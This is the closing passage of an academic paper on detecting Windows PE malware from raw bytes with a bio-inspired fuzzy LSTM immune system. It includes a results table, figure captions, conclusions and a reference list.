NaBayes	88.38%	0.884	0.884	0.885	0.885	0.884	0.890	0.890	0.0318	0.2034	0.8904
k-NN	90.63%	0.906	0.900	0.900	0.910	0.900	0.900	0.950	0.0297	0.1293	0.9008
RF	97.03%	0.970	0.970	0.970	0.970	0.965	0.970	0.972	0.0170	0.1195	0.9682

SVM = support vector machines; NaBayes = naïve Bayes k-NN = k nearest neighbor; RF = random forest; TP rate = true positive rate; FP rate = false positive rate; MCC = Matthews correlation coefficient; ROC area = receiver operating characteristic area; PRC area = Precision-Recall curve area; MAE = mean absolute error; RMSE = root mean square error.




Figure 3: Confusion matrix.




Figure 4: Precision, Recall, and F1-Score by class.

predictions encourage the use of the model, as the manual analysis of a single binary PE file by a dedicated malware researcher can take more than 10 hours. Thus, in the proposed way, the process is significantly simplified and accelerated, which makes this method capable of being used in forensic investigations, where a fast and valid assessment of malicious actions is required.




Figure 5: ROC curves.




Figure 6: Threshold plot.




Figure 7: Reliability curves.




Figure 8: Gains curves.




Figure 9: Training and validation curves.

6. Conclusions

The proposal of the present work is about a method of malware detection inspired by the effectiveness of the immune system. The implementation of the method is based on the fact that minimal effort has been made to utilize biologically inspired machine learning in polymorphic and metamorphic malicious classification problems. The aim of the proposed Artificial Evolutionary Fuzzy LSTM Immune System is to produce multiple identical solutions, to increase the algorithm classification accuracy into various malicious patterns, which result from polymorphism or metamorphism. It is a hybrid system that optimally combines evolutionary intelligence, medium-term memory, and fuzzy knowledge to analyze and classify Portable Executable Malware.

The proposed immune system is trained to differentiate between benign and malicious Windows executable files with only the raw byte sequence of the executable as input. This approach has several practical advantages [47]:

(1) No hand-crafted features or knowledge of the compiler used is required. This means the trained model is generalizable and robust to natural variations in malware.

(2) The computational complexity is linearly dependent on the sequence length (binary size), which means inference is fast and scalable to very large files.

(3) Important subregions of the binary can be identified for forensic analysis.

(4) This approach is also adaptable to new file formats, compilers, and instruction set architectures.

The main innovation of the proposed algorithmic method is the detectors that successfully detect malicious patterns and which are placed in long-term memory so that, in this way, the set of detectors creates a different distribution of the set of successful training. Essentially, the problem of dealing with polymorphism and metamorphism mechanisms is modeled as a problem of optimizing the distance of the set of detectors with the objects of the training set. The function to be optimized is a function of the distance of the detectors to the objects of the training set.

Similarly, a key innovation in technical implementation is the challenge of whether a machine learning system could only be trained from raw bytes of an executable file to determine if the file is malicious. This success could greatly simplify the tools used to detect malware, improve detection accuracy, and detect obscure but important malware features. We are convinced that this article proves that detecting malware from raw byte sequences has unique and challenging properties that make it a fertile research field for the machine learning community.

The algorithm implemented can be the basis for several future extensions. More specifically, some extensions and variations to the classification algorithm could be applied to investigate system behavior in cases of adversarial examples. The function could also be investigated by adding predefined weight tables containing weights depending on the weight of

the feature in the classification process, to implement the proposed system faster and more quickly. An additional feature that could be added to the classification algorithm is a function for transferring data to even larger dimensions to create different correlations between data and categorization patterns. Finally, another point of research could be the addition of a feature reduction process for the more efficient operation of the proposed Artificial Evolutionary Fuzzy LSTM Immune System.

Data Availability

The data that support the findings of this study are available from the corresponding author upon reasonable request.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

Acknowledgments

This research work was supported by the MOE (Ministry of Education in China) Liberal Arts and Social Sciences Foundation (No. 17YJCZH157). It was also supported by the Innovation Team of Guangdong Provincial Department of Education (2018KCXTD031).

References

[1] I. F. Mikhalevich and V. A. Trapeznikov, "Critical infrastructure security: alignment of views," in *Proceedings of the 2019 Systems of Signals Generating and Processing In the Field of on Board Communications*, pp. 1–5, Moscow, Russia, March 2019.

[2] E. Raff, J. Sylvester, and C. Nicholas, "Learning the PE header, malware detection with minimal domain knowledge," in *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pp. 121–132, Dallas, TX, USA, November 2017.

[3] T.-Y. Wang, C.-H. Wu, and C.-C. Hsieh, "Detecting unknown malicious executables using portable executable headers," in *Proceedings of the 2009 Fifth International Joint Conference on INC, IMS and IDC*, pp. 278–284, Seoul, South Korea, 2009.

[4] A. Kumar, K. S. Kuppusamy, and G. Aghila, "A learning model to detect maliciousness of portable executable using integrated feature set," *Journal of King Saud University Computer and Information Sciences*, vol. 31, no. 2, pp. 252–265, 2019.

[5] G. Gu, P. Porras, V. Yegneswaran, M. Fong, and W. Lee, "BotHunter: detecting malware infection through IDS-driven dialog correlation," in *Proceedings of the 16th {USENIX} Security Symposium ({USENIX} Security 07)*, pp. 1–16, August 2007, https://www.usenix.org/conference/16th-usenix-security-symposium/bothunter-detecting-malware-infection-through-ids-driven.

[6] L. Chen, T. Li, M. Abdulhayoglu, and Y. Ye, "Intelligent malware detection based on file relation graphs," in *Proceedings of the 2015 IEEE 9th International Conference on Semantic Computing (IEEE ICSC 2015)*, pp. 85–92, Anaheim, CA, USA, February 2015.

[7] L. Garcia, F. Brasser, M. Cintuglu et al., "My malware knows physics! attacking PLCs with physical model aware rootkit," in *Proceedings of the 2017 Network and Distributed System Security Symposium*, March 2017.

[8] R. Vyas, X. Luo, N. McFarland, and C. Justice, "Investigation of malicious portable executable file detection on the network using supervised learning techniques," in *Proceedings of the 2017 IFIP/IEEE Symposium on Integrated Network and Service Management (IM)*, pp. 941–946, Lisbon, Portugal, May 2017.

[9] A. Borkar, A. Donode, and A. Kumari, "A survey on intrusion detection system (IDS) and internal intrusion detection and protection system (IIDPS)," in *Proceedings of the 2017 International Conference on Inventive Computing and Informatics (ICICI)*, pp. 949–953, Coimbatore, India, November 2017.

[10] S. Aldhaheri, D. Alghazzawi, L. Cheng, B. Alzahrani, and A. Al-Barakati, "DeepDCA: novel network-based detection of IoT attacks using artificial immune system," *Applied Sciences*, vol. 10, no. 6, p. 1909, 2020.

[11] M. S. Ejaz, M. R. Islam, M. Sifatullah, and A. Sarker, "Implementation of principal component analysis on masked and non-masked face recognition," in *Proceedings of the 2019 1st International Conference on Advances in Science, Engineering and Robotics Technology (ICASERT)*, pp. 1–5, Dhaka, Bangladesh, May 2019.

[12] G. Memmi, K. Kapusta, and H. Qiu, "Data protection: combining fragmentation, encryption, and dispersion," in *Proceedings of the 2015 international Conference on cyber Security of smart cities, Industrial Control System and Communications (SSIC)*, pp. 1–9, Chengdu, China, August 2015.

[13] R. Alshammari and A. Nur Zincir-Heywood, "Identification of VoIP encrypted traffic using a machine learning approach," *Journal of King Saud University Computer and Information Sciences*, vol. 27, no. 1, pp. 77–92, 2015.

[14] H. HaddadPajouh, A. Dehghantanha, R. Khayami, and K.-K. R. Choo, "A deep recurrent neural network based approach for internet of things malware threat hunting," *Future Generation Computer Systems*, vol. 85, pp. 88–96, 2018.

[15] G. W. Litman, J. P. Cannon, and L. J. Dishaw, "Reconstructing immune phylogeny: new perspectives," *Nature Reviews Immunology*, vol. 5, no. 11, pp. 866–879, 2005.

[16] E. Guillen and R. Paez, "Artificial immune systems—AIS as security network solution," in *Bio-Inspired Models of Network, Information, and Computing Systems*, J. Suzuki and T. Nakano, Eds., vol. 87, pp. 680-681, Springer, Berlin, Germany, 2012.

[17] M. Read, P. S. Andrews, and J. Timmis, "An introduction to artificial immune systems," in *Handbook Of Natural Computing*, G. Rozenberg, T. Bäck, and J. N. Kok, Eds., Springer, Berlin, Germany, pp. 1575–1597, 2012.

[18] H. Park, J. E. Choi, D. Kim, and S. J. Hong, "Artificial immune system for fault detection and classification of semiconductor equipment," *Electronics*, vol. 10, no. 8, p. 944, 2021.

[19] C.-Y. Chang, Y.-C. (Angel) Lu, W.-C. Ting, T.-W. D Shen, and W.-C. Peng, "An artificial immune system with bootstrap sampling for the diagnosis of recurrent endometrial cancers," *Open Medicine*, vol. 16, no. 1, pp. 237–245, 2021.

[20] S. F. Rosenblatt, J. A. Smith, G. R. Gauthier, and L. Hébert-Dufresne, "Immunization strategies in networks with missing data," *PLoS Computational Biology*, vol. 16, no. 7, Article ID e1007897, 2020.

[21] D. A. B. Fernandes, M. M. Freire, P. A. P. Fazendeiro, and P. R. M. Inácio, "Applications of artificial immune systems to

computer security: a survey," *Journal of Information Security and Applications (JISA)*, vol. 35, pp. 138–159, 2017.

[22] M. Tabatabaefar, M. Miriestahbanati, and J.-C. Gregoire, "Network intrusion detection through artificial immune system," in *Proceedings of the 2017 Annual IEEE International Systems Conference (SysCon)*, pp. 1–6, IEEE, Montreal, QC, Canada, April 2017.

[23] R. Pump, V. Ahlers, and A. Koschel, "Evaluating artificial immune system algorithms for intrusion detection," in *Proceedings of the 2020 Fourth World Conference on Smart Trends in Systems, Security and Sustainability (WorldS4)*, pp. 92–97, IEEE, London, UK, July 2020.

[24] R. Harang and E. M. Rudd, "SOREL-20M: a large scale benchmark dataset for malicious PE detection," 2020, http://arxiv.org/abs/2012.07634.

[25] Namita and Prachi, "PE file-based malware detection using machine learning," in *Proceedings of the International Conference on Artificial Intelligence and Applications*, pp. 113–123, Singapore, 2021.

[26] A. Sharma and D. Sharma, "Clonal selection algorithm for classification," in *Proceedings of the Artificial Immune Systems—10th International Conference*, pp. 361–370, Springer, Cambridge, UK, July 2011, Lecture Notes in Computer Science.

[27] X. Wang, A. S. Deshpande, G. B. Dadi, and B. Salman, "Application of clonal selection algorithm in construction site utilization planning optimization," *Procedia Engineering*, vol. 145, pp. 267–273, 2016.

[28] S. Katoch, S. S. Chauhan, and V. Kumar, "A review on genetic algorithm: past, present, and future," *Multimedia Tools and Applications*, vol. 80, no. 5, pp. 8091–8126, 2021.

[29] Y. Yuan, W. Wang, and W. Pang, "A genetic algorithm with tree-structured mutation for hyperparameter optimisation of graph neural networks," 2021, http://arxiv.org/abs/2102.11995.

[30] J. Liu, Z. Zhang, F. Chen, S. Liu, and L. Zhu, "A novel hybrid immune clonal selection algorithm for the constrained corridor allocation problem," *Journal of Intelligent Manufacturing*, vol. 31, no. 8, 2020.

[31] V. Losing, B. Hammer, and H. Wersing, "KNN classifier with self adjusting memory for heterogeneous concept drift," in *Proceedings of the 2016 IEEE 16th International Conference on Data Mining (ICDM)*, pp. 291–300, IEEE, Piscataway, NJ, USA, December 2016.

[32] M. Roseberry, A. Cano, and B. Krawczyk, "Multi-label KNN classifier with self adjusting memory for drifting data streams," *ACM Transactions on Knowledge Discovery from Data*, vol. 13, no. 6, pp. 1–31, 2019.

[33] A. Abolfazli and E. Ntoutsi, "Drift-aware multi-memory model for imbalanced data streams," in *Proceedings of the 2020 IEEE International Conference on Big Data (Big Data)*, pp. 878–885, Atlanta, GA, USA, December 2020.

[34] N. S. Malinović, B. B. Predić, and M. Roganović, "Multilayer long short-term memory (LSTM) neural networks in time series analysis," in *Proceedings of the 2020 55th International Scientific Conference on Information, Communication and Energy Systems and Technologies (ICEST)*, pp. 11–14, IEEE, Niš, Serbia, September 2020.

[35] J. Zhang, Y. Zeng, and B. Starly, "Recurrent neural networks with long term temporal dependencies in machine tool wear diagnosis and prognosis," *SN Applied Sciences*, vol. 3, no. 4, p. 442, 2021.

[36] M. M. Hossain, M. Fotouhi, and R. Hasan, "Towards an analysis of security issues, challenges, and open problems in the internet of things," in *Proceedings of the 2015 IEEE World Congress on Services*, pp. 21–28, New York, NY, USA, June 2015.

[37] "Gibbs sampling - an overview | ScienceDirect topics." https://www.sciencedirect.com/topics/economics-econometrics-and-finance/gibbs-sampling (accessed May 24 2021)..

[38] S. Triantafillou, F. Jabbari, and G. Cooper, "Causal Markov boundaries," 2021, http://arxiv.org/abs/2103.07560.

[39] H. S. Farahani, A. Fatehi, and M. A. Shoorehdeli, "Between-domain instance transition via the process of Gibbs sampling in RBM," 2020, http://arxiv.org/abs/2006.14538.

[40] R. Van de Schoot, S. Depaoli, R. King et al., "Bayesian statistics and modelling," *Nature Reviews Methods Primers*, vol. 1, no. 1, pp. 1–26, 2021.

[41] M. Jezewski, R. Czabanski, and J. Leski, "Introduction to fuzzy sets," in *Theory and Applications of Ordered Fuzzy Numbers: A Tribute to Professor Witold Kosiński*, P. Prokopowicz, J. Czerniak, D. Mikołajewski, Ł. Apiecionek, and D. Śl□zak, Eds., Springer International Publishing, Cham, Germany, pp. 3–22, 2017.

[42] A. Imtiaz, U. Shuaib, H. Alolaiyan, A. Razaq, and M. Gulistan, "On structural properties of -complex fuzzy sets and their applications," *Complexity*, vol. 2020, Article ID e2038724, , 2020.

[43] R. Tansuchat, U. Pham, and C. Van Le, "On soft computing with random fuzzy sets in econometrics and machine learning," *Soft Computing*, vol. 25, no. 12, pp. 7745–7751, 2021.

[44] "VirusShare.com". https://virusshare.com/(accessed May 24 2021).

[45] "Google Colaboratory". https://colab.research.google.com/notebooks/(accessed May 24 2021).

[46] P. Flach, "Performance evaluation in machine learning: the good, the bad, the ugly, and the way forward," *Proceedings of the AAAI Conference on Artificial Intelligence*, vol. 33, pp. 9808–9814, 2019.

[47] J. Barker, "Malware detection in executables using neural networks," 2017, https://developer.nvidia.com/blog/malware-detection-neural-networks/.